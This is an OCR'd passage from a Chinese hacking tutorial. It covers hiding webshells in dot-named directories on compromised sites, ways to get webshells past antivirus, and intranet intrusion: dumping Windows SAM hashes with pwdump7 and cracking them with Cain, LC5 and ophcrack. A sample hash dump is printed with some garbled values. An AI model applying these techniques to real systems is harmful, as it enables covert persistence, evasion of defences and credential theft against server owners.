然后使用“F:\>cd hack\”进入到该“hack\”目录，在该目录下建立三个子目录进行测试使用，如图9.55，分别建立了“hack.\”、“hack..\”、“hack …\”这三个子目录，此时在我F盘下的目录如图9.56所示。



图9.55




图9.56

上边显示的目录分别是“hack”、“hack.”、“hack..”，分别对应着上边的三条命令，大家一定要看清点数，此时我们输入如下的命令：“echo 1>hack.\hack.txt”，如图9.57。



图9.57

然后到“F:\hack\hack”和“F:\hack\hack.”目录下查询，就会分别看到我们建立的hack.txt这个文件，如图9.58和图9.59所示，这就可以为我们的渗透带来一定的方便了。




图9.58




图9.59




图9.60




图9.61



图9.62




图9.63


图9.64

我们再来看一个实例：比如在webshell的新建目录里建立这样的文件夹“hack..\”，在建立时候会提示路径未找到，但事实上这时访问一下就会发现已经建立成功了，如图9.60。

这里输入的路径要注意：“http://192.168.1.109/hack./”，从上边我们已经知道了，这样建立的文件夹在访问时候的路径会少一个点，如图9.61。

现在我们就可以在该目录下建立我们的文件了，在webshell中点击新建文本，在路径栏输入我们的路径，一定要把路径输入全了，这里和建立时候填写的文件夹名字相同，如图9.62，显示的效果如图9.63所示。

但是在webshell中却找不到我们的目录，起到了隐藏的作用，也就是当我们得到了一个网站权限的时候，即使后来又失去了，对方也不会发现你的webshell。服务器上的效果就更明显了，所以文件夹命名的时候起个隐蔽点的，比如adm1n，uploadf1le，另外一定要建立在深一点的目录下，因为服务器上很容易发现目录，但是一般方式是删除不了的，这里也给出一种删除方法，就是使用**rd hack..\ /s**这种格式，如图9.64。

9.7.3 web木马躲过杀软

随着web木马的横行，现在的杀毒软件早已把它们加入了查杀的行列，基于在web渗透过程中这些web木马的广泛应用性，我对其免杀简单的介绍一下。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

一、加密变形类

通过将webshell中的字符变形，大小写转换从而让杀毒软件无法识别，使用“webshell免杀工具”就可以对asp、jsp、php、cgi、aspx的webshell代码进行加密免杀，通过“文件打开/保存”来选择我们的webshell，如图9.65。出现了提示框，点击确定后选择保存路径，从变形的结果来看，我们发现它是将webshell的字符进行了大小写替换，如图9.66。




图9.65




图9.66

二、将webshell与其它文件合并法

杀毒软件是通过文件头来判断文件的类型，并且一般的杀毒软件为了提高扫描速度会给病毒归类，如果扫描到为可执行文件，那么就会调用可执行文件病毒库的特征码，如果扫描到为脚本文件，那么就会调用脚本病毒库的特征码。如果我们把asp木马与数据库合并到一起的话，那么杀毒软件就会将这个文件当作数据库文件来扫描，从而调用针数据库文件的病毒库，所以也就可以达到免杀的目的了。

通过“数据库木马合并器”选择需要合并的asp木马，然后单击“合并”即可，如图9.67，这样生成的文件的头部是数据库文件，从而就躲过了杀毒软件的查杀。




图9.69




图9.70

三、编码转换

新云4.0问吧曾经出现过一个0day漏洞，即通过将一句话木马（ANSI编码）转换为Unicode类型，这里我们可以借鉴其经验，将一句话木马加密，“UNICODE2ANSI”工具就可以实现unicode和ansi编码的相互转换，如图9.68。其实一句话木马本身是不会被杀毒软件查杀的，这在很大程度上方便了我们的渗透，如图9.69和图9.70。



图9.67




图9.68

四、针对“雷克图”专杀

即使是一句话木马，雷克图也照杀不误，在躲避webshell专杀工具时，我推荐大家使用“web木马隐藏技巧”中提到的隐藏方法，因为专杀工具无法找到木马的目录，也就无从谈起杀毒了。

关于特征码定位等其它的技术，我并没有谈到，如果想更加深入的了解免杀技术，还请读者朋友们阅读黑客X档案出版的《黑客免杀入门》一书。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第十章 内网入侵全接触

10.1 了解计算机工作组和域

内网渗透指的是入侵者通过注入或别的方法成功得到一台服务器的权限后，有时会发现该服务器处在对方公司的某个大型内部网络中，于是就以该台服务器作为接入点，对其内部网络的进一步渗透入侵，其实大家也可以简单的理解成就是局域网入侵。

对于内网渗透入侵的方法主要有：

（1）远程缓冲区溢出

（2）口令的猜解

（3）B/S结构下的web应用程序测试

下面我们就来了解一下基本的内网模式以及对内网（局域网）入侵的相关基础知识。局域网的建立主要是为了实现资源的共享，而工作组和域就是局域网中最常用的两种网络资源管理模式。

一、工作组

一个网络建成后，默认所有的电脑都处于网上邻居中，当电脑比较多时，则会显的非常凌乱，因此可以对其进行分组管理。就比如一个公司里，有各种各样的部门，有“销售部”、“财务部”等，不同部门的电脑则分别添加到相应的组中，但是倘若工作组中的电脑也非常多的话，那么使用工作组就不合适了。




图10.1

右键点击“我的电脑”，选择“属性”－“计算机名”，点击“更改”，在“隶属于”那儿就显示出了相应的工作组，如图10.1，当然我们也可以更改工作组的名称，如果这个名称的工作组还没有建立的话，也就相当于自己新建了一个工作组。我们双击打开“网上邻居”，选择“查看工作组计算机”，就会看到编辑部这个组中的两台计算机了，如图10.2。




图10.2

二、域

关于“域”，网络上是这样定义的：与工作组的对等管理有所不同，域是一个相对严格的组织，域指的是服务器控制网络上的计算机能否加入的计算机组合。实行严格的管理对网络安全来说是非常必要的，在对等网模式下，任何一台电脑只要接入网络，就可以访问共享资源，比如共享ADSL上网等。尽管对等网络上的共享文件可以添加访问密码，但是非常容易被破解。在对等网中，数据是非常不安全的。在域模式下，至少有一台服务器负责每一台联入网络的电脑和用户的验证工作，相当于一个单位的门卫一样，称为域控制器（Domain Controller，简写为DC）。域控制器中包含了由这个域的帐户、密码、属于这个域的计算机等信息构成的数据库。当电脑联入网络时，域控制器首先要鉴别这台电脑是否是属于这个域的，用户使用的登录帐号是否存在、密码是否正确，如果以上信息不正确，域控制器就会拒绝该用户从这台电脑登录。不能登录，用户也就不能访问服务器上有权限保护的资源，只能以对等网用户的方式来访问Windows共享出来的资源，这样就从一定程度上保护了网络上的资源。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

三、工作组和域的区别

域和工作组的区别主要在于两个方面，一是用户名的存储方式，工作组是存在于本地计算机中的SAM文件里，而域是把所有加入域中的计算机的帐号存储到域控制器数据库中的，如果我们入侵了域控制器的电脑，那么其它域中的电脑也就要沦陷了。第二个方面就是域环境中的计算机的地位是不平等的，而工作组中的计算机的地位则是平等的，按照微软的说法，一般网络中的电脑数量低于11台，则建议采用工作组的工作模式，而如果超过了11台，则建议采用域的管理模式，因为域可以提供一种集中式的管理。




图10.3




图10.4

我们来看一个简单的例子：在CMD下通过“ipconfig /all”命令来判断当前内部网络是域还是工作组模式，我们主要观察“Primary Dns Suffix :”这行，如果它后面含有值的话，就说明是域，如图10.3所示就为域模式，而如果是空的话，就说明是工作组，如图10.4所示就为工作组模式。

10.1.1 熟悉网络拓扑

之所以建议大家学习该方面的知识，主要是为了在内网渗透过程中不至于“迷路”，不至于失去“侧重点”。网络拓扑（Topology）结构是指使用传输介质互连各种设备的物理布局，它通常有三种连接方式。

一、星型拓扑结构

星型布局是以中央结点为中心与各结点连接而组成的，各结点与中央结点通过点与点方式连接，中央结点执行集中式通信控制策略，因此中央结点相当复杂，负担也重。以星型拓扑结构组网，其中任何两个站点要进行通信都要经过中央结点控制。中央结点的主要功能有：




图10.5

1、为需要通信的设备建立物理连接；

2、为两台设备通信过程中维持这一通路；

3、在完成通信或不成功时，拆除通道。

在星型网络中中心节点通常由一种称为集线器或交换机的设备来充当，因此网络上的计算机间是通过集线器或交换机来相互通信的，这也是目前局域网中最常见的一种方式，如图10.5。




图10.6

二、总线型拓扑结构

总线型拓扑结构是通过一条称为公共总线的传输介质来将各计算机连接起来，信息沿总线介质逐个节点广播传送，如图10.6。

三、环型网络拓扑结构

环型拓扑结构是一个像环一样的闭合链路，在链路上有许多中继器和通过中继器连接到链路上的节点。也就是说，环型拓扑结构网络是由一些中继器和连接到中继器的点到点链路组成的一个闭合环。在环型网中，所有的通信共享一条物理通道，即连接网中所有节点的点到点链路，如图10.7。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在实际的应用中，上述三种类型的网络经常会被综合应用，并形成混合型网络拓扑结构。




图10.7

10.1.2 Hash值的破解

当我们得到某台服务器的权限时，为了收集到更多的内网信息，首先要做的就是获取该服务器的系统管理员密码，当得到了密码后，就可以使用该密码尝试登录更多的电脑了。在Hash破解前，我们来认识一下SAM文件和hash的概念，所谓sam文件，就是security accounts manager（安全帐户管理器）的简称，它位于“%systemroot%\system32\config”路径下，里面存放着本地系统中全体用户的用户名和加密后的密码，它可是Windows系统的要害！那么hash又是什么呢？所谓hash，是用于信息安全领域中的一个加密算法，是一种数据内容和数据存放地址之间的映射关系。关于hash算法的具体细节我们不会过多的涉及，在本书中我们主要关注如何对hash值进行破解。

一、获取hash

Pwdump7.1是一款在XP和2003系统下抓取系统密码hash的工具，我们在CMD下使用“pwdump7 -h”就可以看到该工具的用法了，最常用的就是直接输入Pwdump7.exe并回车运行，这样就会显示出系统中密码的hash值了，如图10.8。




图10.8

如果使用“Pwdump7.exe>password.txt”这种命令，那么在Pwdump7.exe所在的文件夹下就会生成password.txt的文件，如图10.9。




图10.9

Password.txt文件的具体内容如下：

```
Administrator:500:NO PASSWORD**********:A11801D50AB33CEF411CE44E4D1111E11158B:::
Guest:501:A0E150C75A17008EAAD3B435B51404EE:8238113ADFAD2CDA6E1A414F3EBDF58F7:::
__vmware_user__:1002:NO PASSWORD**********:3673D6F8575A70021A3B0053DD633BD3:::
IUSR_PC-2001103241036:1004:4436EADE11C47A35ED3FAC2E5EDE13EA1:7F5D1D735D264E88113E54CE11118E011F4F:::
IWAM_PC-2001103241036:1005:2FDC504F0BDE0B112E3F0340881186381E:57CB4C114A471F5C47211121D5C5347620:::
VUSR_PC-2001103241036:1017:05E110ADE111153E7A47C31BE67B266A034:2611651EC66701211BF66AEBDA5A2611B87:::
```

这样我们就把系统中所有用户的密码hash都抓取下来了，大家请仔细观察，Administrator的密码的开头为“NO PASSWORD**********”，这说明Administrator的密码比较长，这种hash是不容易破

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图10.10




图10.12




图10.13




图10.14

解出来的。

二、hash的破解

我们使用到的hash破解工具为SAMInsidev2.6，运行后，点击第三个图标旁边的向下箭头，选择其中的“Import local users using LSASS”这项，如图11.10，下面那项指的是利用Windows的计划任务来抓取，因为服务器上的“Task Scheduler”服务是必须启动的，如果没有启动的话，我们可以使用“net start schedule”来启动，稍微等待一下，系统中所有用户的密码hash就会被显示出来了，如图10.11。




图10.11

勾选我们想要破解的用户帐号，然后就可以点击上方那个黄色的三角形按钮进行破解了，由于破解时调用的自己的字典，所以速度比较慢。这里我们结合其它的工具来对其进行破解，首先还是勾选上想要破解的用户帐号，然后选择“File”－“Export selected users PWDUMP file…”，将其保存为pwd.txt，如图10.12。

我们使用L0phtCrack（简称LC5）工具来进行破解，它既可以破解本地电脑中的口令，也可以远程破解口令，我们这里当然是本地破解，别忘了前提是我们已经获得了系统的管理员权限，LC5运行后如图10.13所示。

工具默认情况下破解的是字母加数字组合，如果想要更改成其它组合的密码，我们可以选择“Session”－“Session Options”，如图10.14，在“Character Set”的下拉列表中选择相应的组合即可。下面我们就对抓取到的hash进行破解，选择“Session”－“From PWDUMP file”，然后点击Browse，选择我们刚才保存的pwd.txt，点击OK，接下来点击主界上方那个蓝色的三角按钮，就可以

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

进行破解了，这里可以看到我的密码已经被破解出来了，为test1，如图10.15。

下面我们再来看另一种破解方法，就是利用Cain强大的破解功能，对于Cain我们直接安装就行了，但需要安装驱动，我们最好是使用绿色版的，直接解压后就可以使用了，连安装都省去了。运行Cain后，点击“Cracker”，如图10.16。

然后选择“LM&NTLM Hashes”，在右边的空白界面中点击一下，然后点击上方那个蓝色加号的图标，选择“Import Hashes from a text file”，选择我们刚才保存的pwd.txt，图10.17。点击“Next”，右键点击需要破解的用户，选择“Brute”—“Force Attack”—“NTLM Hashes”—“Start”，如图10.18。如果密码不够复杂的话，很快就会破解出来了，这里破解出来的用户密码为test1，如图10.19。




图10.17

最后一种要介绍的就是ophcrack，因为它集成了彩虹表的自动安装，关于它的安装我重点提示的有两点，第一是当出现“Choose Compoents”（选择模块）的时候，可以选择的有“small WinXP tables”，这个彩虹表比较小，适用于较小密码的破解，“fast WinXP tables”，这个适用于长密码的破解，“free Vista tables”适用于Vista系统的密码破解。当然官方也只给出了这三个免费版本的彩虹表，好在网上也有一个7G多的XP彩虹表的破解版。

Ophcrack运行后的主界面如图10.20所示，“Load”按钮是加载文件类型的，其中“Single hash”表示单条hash记录，“PWDUMP file”表示使用Pwdump工具抓取保存的txt文件，“Encrypted SAM”是加密后的SAM文件，“Local SAM”和“Remote SAM”分别表示本机和远程的SAM文件，如图11.21。






图10.15


图10.16


图10.18




图10.19

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图10.20




图10.22





图10.23


图10.24

首先点击“Tables”选择要加载的彩虹表，红色按钮表示未安装的，绿色代表当前可用的彩虹表，黄色代表彩虹表当前不可用（可以单击下面的绿色图标激活），我使用的是“xpfree fast”，然后点击OK，如图10.22。




图10.21

